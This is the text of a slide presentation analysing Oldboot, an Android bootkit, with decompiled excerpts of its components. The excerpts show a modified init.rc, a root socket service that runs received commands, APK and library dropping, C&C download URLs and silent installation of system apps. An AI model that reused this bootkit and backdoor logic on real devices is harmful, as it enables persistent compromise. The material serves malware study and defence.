Android Bootkit Malware Analysis

Kim, Hobin
HobinKim125@gmail.com

What is Bootkit?

- Bootkit = Rootkit + Boot capability
  - Boot sector of a disk is infecting the host when introduced at the boot process.


- Ex) Windows MBR Rootkit

Android Boot Partition

- Android devices' boot partition uses RAM disk file system

- Consist of Linux kernel(zImage) & root file system ramdisk(initrd; initial ramdisk)

Android Boot Process



- init process is first process on Android

Stealth Technic of Android Bootkit

- Modifying devices' boot partition and booting script during early stage of system's booting for hiding and protecting itself

- Launching system service as root and extracting malware app as system app

Characteristics of Android Bootkit

- Bypass built-in kernel-level security restrictions
- Difficult to detect and cure by AV

Oldboot; The First Android Bootkit

- Oldboot
  - Reported by Qihoo360 in China
  - The first bootkit officially found on Android in the wild
  - More than 500,000 Android devices infected in China
  - Proof that the boot partition of Android could be infected easily

How Android Can Be Infected?

- The attacker has a chance to physically touch the devices, and flash a malcious boot.img image files to the boot partition of the disk

How Android Can Be Infected? (cont)

- Qihoo360 found the infected device in big IT mall in Beijing
- the recovery partition has been replaced by a custom recovery ROM. and the timestamp of all files in the boot partition are the same.

How Android Can Be Infected? (cont)

- based on Qihoo's cloud security technology, they figured out almost infected devices are only well-known device such as the Galaxy Note II

Oldboot Bootkit's Components

- Oldboot.a
  - init.rc (modified)
  - imei_chk (located at /sbin)
  - libgooglekernel.so (located at /system/lib)
  - GoogleKernel.apk (located at /system/app)

Analyzing init process(init.rc)

- Content of the modified init.rc
  - Adding imei_chk service as root

```
service imei_chk /sbin/imei_chk
    socket imei_chk stream 666 root root
```

Analyzing imei_chk

- Extract so files

```
sprintf(&s, "mount -o remount,rw %s /system₩n", v0);
system(&s);                                             //
                                                        // mount -o remount,rw /system로 rw가능하게 마운트
v3 = fopen("/system/lib/libgooglekernel.so", "r");//
                                                        // /system/lib/libgooglekernel.so 파일이 존재하는지 체크
if ( v3 )
{
  func_fclose(v3);
}
else                                                    // 파일이 존재하지 않으면 생성
{
  _android_log_print(4, "imei_chk", "so벳뻑訝띚혔);
  func_drop_sofile_from_rodata("/system/lib/libgooglekernel.so");
  sprintf(&s, "chown system.system %s₩n", "/system/lib/libgooglekernel.so");// 파일 소유자와 그룹을 system으로
  system(&s);
  sprintf(&s, "chmod  644 %s₩n", "/system/lib/libgooglekernel.so");// rw- r-- r--
  system(&s);
}
```

```
.rodata:00016A2C unk_16A2C       DCB 0x7F ; ■           ; DATA XREF: func_drop_sofile_from_rodata+1C↑o
.rodata:00016A2C                                        ; .got:off_290F8↓o
.rodata:00016A2D                 DCB 0x45 ; E
.rodata:00016A2E                 DCB 0x4C ; L
.rodata:00016A2F                 DCB 0x46 ; F
.rodata:00016A30                 DCB    1
.rodata:00016A31                 DCB    1
.rodata:00016A32                 DCB    1
```

Analyzing imei_chk (cont)

- Extract apk files

```
v4 = fopen("/system/app/GoogleKernel.apk", "r");//
                                        // /system/app/GoogleKernel.apk 파일이 존재하는지 체크
if ( v4 )
{
  func_fclose(v4);
}
else                                    // 파일이 존재하지 않으면 생성
{
  _android_log_print(4, "imei_chk", "apk켓빽訝踊옜헗);
  func_drop_APKfile_from_rodata("/system/app/GoogleKernel.apk");
  sprintf(&s, "chown system.system %s₩n", "/system/app/GoogleKernel.apk");
  system(&s);
  sprintf(&s, "chmod  644 %s₩n", "/system/app/GoogleKernel.apk");
  system(&s);
}
```

```
.rodata:0000988C ; Segment type: Pure data
.rodata:0000988C                 AREA .rodata, DATA, READONLY
.rodata:0000988C                 ; ORG 0x988C
.rodata:0000988C unk_988C        DCB 0x50 ; P            ; DATA XREF: func_drop_APKfile_from_rodata+1C↑o
.rodata:0000988C                                         ; .got:off_290FC↓o
.rodata:0000988D                 DCB 0x4B ; K
.rodata:0000988E                 DCB    3
```

```
sprintf(&s, "mount -o remount,ro %s /system₩n", v1);// read only로 재 마운트
system(&s);
sprintf(&s, "pm enable %s₩n", "com.android.googlekernel");// com.android.googlekernel 패키지를 사용 가능 상태로 설정
system(&s);
```

Analyzing imei_chk (cont)

- Socket listening & read

```
v6 = _stack_chk_guard;
memcpy(&dest, "ANDROID_SOCKET_", 0x10u);
memset(&s, 0, 0x30u);
strlcpy(&v4, "imei_chk", 48);
if ( fd >= 0 )
{
  if ( !listen(fd, 5) )
  {
    fcntl(fd, 2, 1);
    while ( 1 )
    {
      while ( 1 )
      {
        addr_len = 16;
        v5 = accept(fd, (struct sockaddr *)&v17, &addr_len);
while ( v7 < v6 )
{
  v8 = read(v4, (void *)(v5 + v7), v6 - v7);
  if ( v8 >= 0 )
  {
    if ( !v8 )
    {
      _android_log_print(6, "imei_chk", "eof₩n");
      goto LABEL_6;
    }
    v7 += v8;
```

Analyzing imei_chk (cont)

- executes received commands

```
arg_a2 = a2;
cmd_arg = a1;
v7 = _stack_chk_guard;
memset(&cmd, 0, 0x400u);
index = 0;
while ( index < arg_a2 )
{
  strcat(&cmd, *cmd_arg);
  if ( index != arg_a2 - 1 )
    strcat(&cmd, " ");
  ++index;
  ++cmd_arg;
}
_android_log_print(6, "imei_chk", "␀a좁('%s')₩n", &cmd);
system(&cmd);
```

Analyzing GoogleKernel.apk

- GoogleKernel.apk's AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="30" android:versionName="3.0" package="com.android.googlekernel">
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="15" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
    <uses-permission android:name="android.permission.DELETE_PACKAGES" />
    <uses-permission android:name="android.permission.CLEAR_APP_CACHE" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.CLEAR_APP_USER_DATA" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />
    <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
```

Analyzing GoogleKernel.apk (cont)

- GoogleKernel.apk's AndroidManifest.xml

```
<application android:label="GoogleKernel"
    android:allowClearUserData="false" android:persistent="true"
    android:process="system" android:allowBackup="true"
    android:killAfterRestore="false">
    <receiver android:name="com.android.service.BootRecv">
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.BOOT_COMPLETED" />
            <category android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.USER_PRESENT" />
        </intent-filter>
    </receiver>
    <receiver android:name="com.android.service.EventsRecv">
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.SCREEN_OFF" />
            <action android:name="android.intent.action.SCREEN_ON" />
            <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
        </intent-filter>
    </receiver>
    <service android:name="com.android.service.Dalvik">
        <intent-filter>
            <action android:name="com.android.service.Dalvik" />
            <category android:name="android.intent.category.default" />
        </intent-filter>
    </service>
</application>
```

Analyzing GoogleKernel.apk (cont)

- BootRecv service

```
public class BootRecv extends BroadcastReceiver
{

   public BootRecv()
   {
   }

   public void onReceive(Context context, Intent intent)
   {
      if(intent.getAction().equals("android.intent.action.BOOT_COMPLETED"))
      {
         Intent intent1 = new Intent(context, com/android/service/Dalvik);
         intent1.setAction("com.android.service.Dalvik");
         context.startService(intent1);
      }
      if(intent.getAction().equals("android.intent.action.USER_PRESENT") && !f.a(context))
      {
         Intent intent3 = new Intent(context, com/android/service/Dalvik);
         intent3.setAction("com.android.service.Dalvik");
         context.startService(intent3);
      }
      if(intent.getAction().equals("RE_START"))
      {
         Intent intent2 = new Intent(context, com/android/service/Dalvik);
         intent2.setAction("com.android.service.Dalvik");
         context.startService(intent2);
      }
   }
}
```

Analyzing GoogleKernel.apk (cont)

- EventsRecv service

```
public class EventsRecv extends BroadcastReceiver
{

    public EventsRecv()
    {
    }

    public void onReceive(Context context, Intent intent)
    {
        if(intent.getAction().equals("android.intent.action.SCREEN_OFF"))
        {
            Intent intent1 = new Intent(context, com/android/service/Dalvik);
            intent1.setAction("com.android.service.Dalvik");
            context.startService(intent1);
        }
        if((intent.getAction().equals("android.net.conn.CONNECTIVITY_CHANGE") || intent.getAction().equals("RUN_SERVICE")) && d.b(context) != 0)
            (new b(context)).start();
    }
}
```

Analyzing GoogleKernel.apk (cont)

- Dalvik service

```
public void onCreate()
{
   super.onCreate();
   b = new EventsRecv();
   IntentFilter intentfilter = new IntentFilter();
   intentfilter.addAction("android.intent.action.SCREEN_OFF");
   intentfilter.addAction("android.intent.action.SCREEN_ON");
   intentfilter.addAction("LOAD_DATA");
   intentfilter.addAction("RUN_SERVICE");
   registerReceiver(b, intentfilter);
   a = true;
}

public void onDestroy()
{
   super.onDestroy();
   if(b != null && a)
   {
      unregisterReceiver(b);
      a = false;
   }
}

public void onStart(Intent intent, int i)
{
   super.onStart(intent, i);
   (new a(this)).start();
}

public boolean a;
private EventsRecv b;
```

Analyzing GoogleKernel.apk (cont)

- Incomplete malicious function

```
public static void sendSMS(String s, String s1)
{
}
```

Analyzing GoogleKernel.apk (cont)

- Communicate with libgooglekernel.so by JNI

```
public class JniInterface
{

   public JniInterface()
   {
   }

   public static native int add(Context context, String s, String s1);

   public static native void doWork(Context context, String s, boolean flag);

   public static native String getChannelId();

   public static native String getId();

   public static native int remove(Context context, String s);

   public static native void writeSysLog(String s, String s1);

   static
   {
      System.loadLibrary("googlekernel");
   }
}
```

Analyzing libgooglekernel.so

- Connecting to its C&C Servers to download configuration files

```
*(_DWORD *)(a1 + 4) = "http://androld999.com:8090/backurl.do";
v3 = (const char *)(a1 + 12);
v4 = a1;
*(_DWORD *)(a1 + 8) = "androld66666.com";
HZ_strcpy(a1 + 12, "//data//data//com.android.googlekernel//", "bakdata//");
HZ_strcpy(v4 + 112, v3, "dns.i");
HZ_strcpy(v4 + 212, v3, "post.i");
HZ_strcpy(v4 + 312, v3, "db.i");
memcpy((void *)(v4 + 412), "mnt/sdcard/.android_security/", 0x1Eu);
memcpy((void *)(v4 + 512), "mnt/sdcard/.android_security/bakdata.i", 0x27u);
```

```
if ( File_ISExist("//data//data//com.android.googlekernel//db//") )
  File_Create_Dir("//data//data//com.android.googlekernel//db//");
result_FileServerUrlPath = getFileServerUrlPath(v_a1, v_a3);// checkOutAvailableURLPath
result_VersionUrl = getVersionUrl(v_a1, result_FileServerUrlPath, v_a3);
result_HttpGetResult = getHttpGetResult(v_a1, result_VersionUrl);
Wlion_FreeString(v_a1, result_VersionUrl);
parseJsonData(v_a1, v_a2, result_FileServerUrlPath, result_HttpGetResult);
```

Analyzing libgooglekernel.so (cont)

- Location of C&C Server

Analyzing libgooglekernel.so (cont)

- Location of C&C Server

Analyzing libgooglekernel.so (cont)

- Downloading APK file

```
if ( a2 )
{
  v72 = Wlion_GBKCharToJString(a1, "http://");
  v73 = Wlion_GBKCharToJString(v69, ":9090/installreq2.do");
}
else
{
  v72 = Wlion_GBKCharToJString(a1, "http://");
  v73 = Wlion_GBKCharToJString(v69, ":8090/installreq.do");
}

 v72 = Wlion_GBKCharToJString(a1, "http://");
 v73 = Wlion_GBKCharToJString(v69, ":9090/installapp2.do");

lse

 v72 = Wlion_GBKCharToJString(a1, "http://");
 v73 = Wlion_GBKCharToJString(v69, ":8090/installapp.do");
```

Analyzing libgooglekernel.so (cont)

- Downloading APK file

```
v23 = Wlion_GBKCharToJString(v12, ".apk");
v24 = Wlion_Strcat(v12, a5, v23);
if ( a12 )
  v18 = Wlion_GBKCharToJString(v12, "mnt/sdcard/xdbtmp/");
else
  v18 = Wlion_GBKCharToJString(v12, "//data//data//com.android.googlekernel//download//");
v19 = Wlion_Strcat(v12, v18, v24);
v20 = getApkDownloadUrl(v12, v13, v14, v22);
if ( downloadFile(v12, v20, v18, v19) )
{
  install(v12, v13);
  sendLauncherMsg(v12, v13);
  v21 = (const char *)(*(int (__fastcall **)(_DWORD, _DWORD, _DWORD))(*(_DWORD *)v12 + 676))(v12, v19, 0);
  File_Delete(v21);
  (*(void (__fastcall **)(_DWORD, _DWORD, _DWORD))(*(_DWORD *)v12 + 680))(v12, v19, v21);
}
```

Analyzing libgooglekernel.so (cont)

- Installing downloaded APK as system application

```
int __fastcall installSystemApp(int a1, int a2, int a3, int a4)
{
  int v_a3; // r6@1
  int v_a1; // r4@1
  int v_a4; // r10@1
  int v7; // r9@1
  int v8; // r7@1
  int v9; // r8@2

cmds  v_a3 = a3;                                                                    v8
cmds  v_a1 = a1;
cmds  v_a4 = a4;
cmds  v7 = getMntDevName(a1, (int)"/system", (int)"/proc/mounts");
cmds  v8 = getStringArray(v_a1, v7, " ");
cmds  if ( (*(int (__fastcall **)(int, int))(*(_DWORD *)v_a1 + 684))(v_a1, v8) <= 1 )
cmds  {                                                                                v8
    LOGE();
  }
  else
  {
    v9 = (*(int (__fastcall **)(int, int, signed int))(*(_DWORD *)v_a1 + 692))(v_a1, v8, 1);
    cmds_mount(v_a1, v9, (int)"/system", (int)"rw");// "cmds mount -o remount,rw %s /system", v8
    cmds_rm(v_a1, v_a3);                          // "cmds rm -r %s"
    cmds_mv(v_a1, v_a3, v_a4);                    // "cmds cat %s>%s"
    cmds_chown(v_a1, v_a3, "system.system");      // "cmds chown system.system %s",v6
    cmds_chmod(v_a1, v_a3, "644");                // "cmds chmod 644 %s",v6
    cmds_mount(v_a1, v9, (int)"/system", (int)"ro");// "cmds mount -o remount,%s %s %s", v_a4, v8, v_a3
    Wlion_FreeObject(v_a1, v8);
    Wlion_FreeString(v_a1, v7);
    Wlion_FreeString(v_a1, v9);
  }
  return 0;
}
```

Analyzing libgooglekernel.so (cont)


- Deleting system application

```
int __fastcall uninstallSystemApp(int a1, int a2, int a3)
{
  int v_a3; // r9@1
  int v_a1; // r4@1
  int v5; // r7@1
  int v6; // r6@1
  int v7; // r8@2

  v_a3 = a3;
  v_a1 = a1;
  v5 = getMntDevName(a1, (int)"/system", (int)"/proc/mounts");
  v6 = getStringArray(v_a1, v5, " ");
  if ( (*(int (__fastcall **)(int, int))(*(_DWORD *)v_a1 + 684))(v_a1, v6) > 1 )
  {
    v7 = (*(int (__fastcall **)(int, int, signed int))(*(_DWORD *)v_a1 + 692))(v_a1, v6, 1);
    cmds_mount(v_a1, v7, (int)"/system", (int)"rw");// "cmds mount -o remount,rw %s /system", v8
    cmds_rm(v_a1, v_a3);                            // "cmds rm -r %s"
    cmds_mount(v_a1, v7, (int)"/system", (int)"ro");// "cmds mount -o remount,ro %s /system", v8
    Wlion_FreeObject(v_a1, v6);
    Wlion_FreeString(v_a1, v5);
    Wlion_FreeString(v_a1, v7);
  }
  return 0;
}
```

```
cmds_mount(v_a1, v7, (int)"/system", (int)"rw");// "cmds mount -o remount,rw %s /system", v8
cmds_rm(v_a1, v_a3);                            // "cmds rm -r %s"
cmds_mount(v_a1, v7, (int)"/system", (int)"ro");// "cmds mount -o remount,ro %s /system", v8
```

Oldboot.a Running Flow Chart



Preview point of Android Bootkit Malware

- Totally new malware attack method on Android
- Not only apk can be infected

References

- Oldboot: the first bootkit on Android, Zihang Xiao, Qing Dong, Hao Zhang & Xuxian Jiang, Qihoo 360
- Advanced Bootkit Techniques on Android, Zhangqi Chen & Di Shen @SyScan360
- Android Hacker's handbook, Drake, Oliva Fora, Lanier Mulliner, Ridley, Wicherski, Wiley
- 인사이드 안드로이드, 송형주, 김태연, 박지훈, 이백, 임기영, 위키북스
- 안드로이드의 모든 것 분석과 포팅, 고현철, 유형목, 한빛미디어
- http://contagiominidump.blogspot.kr/

Q & A

Any question so far?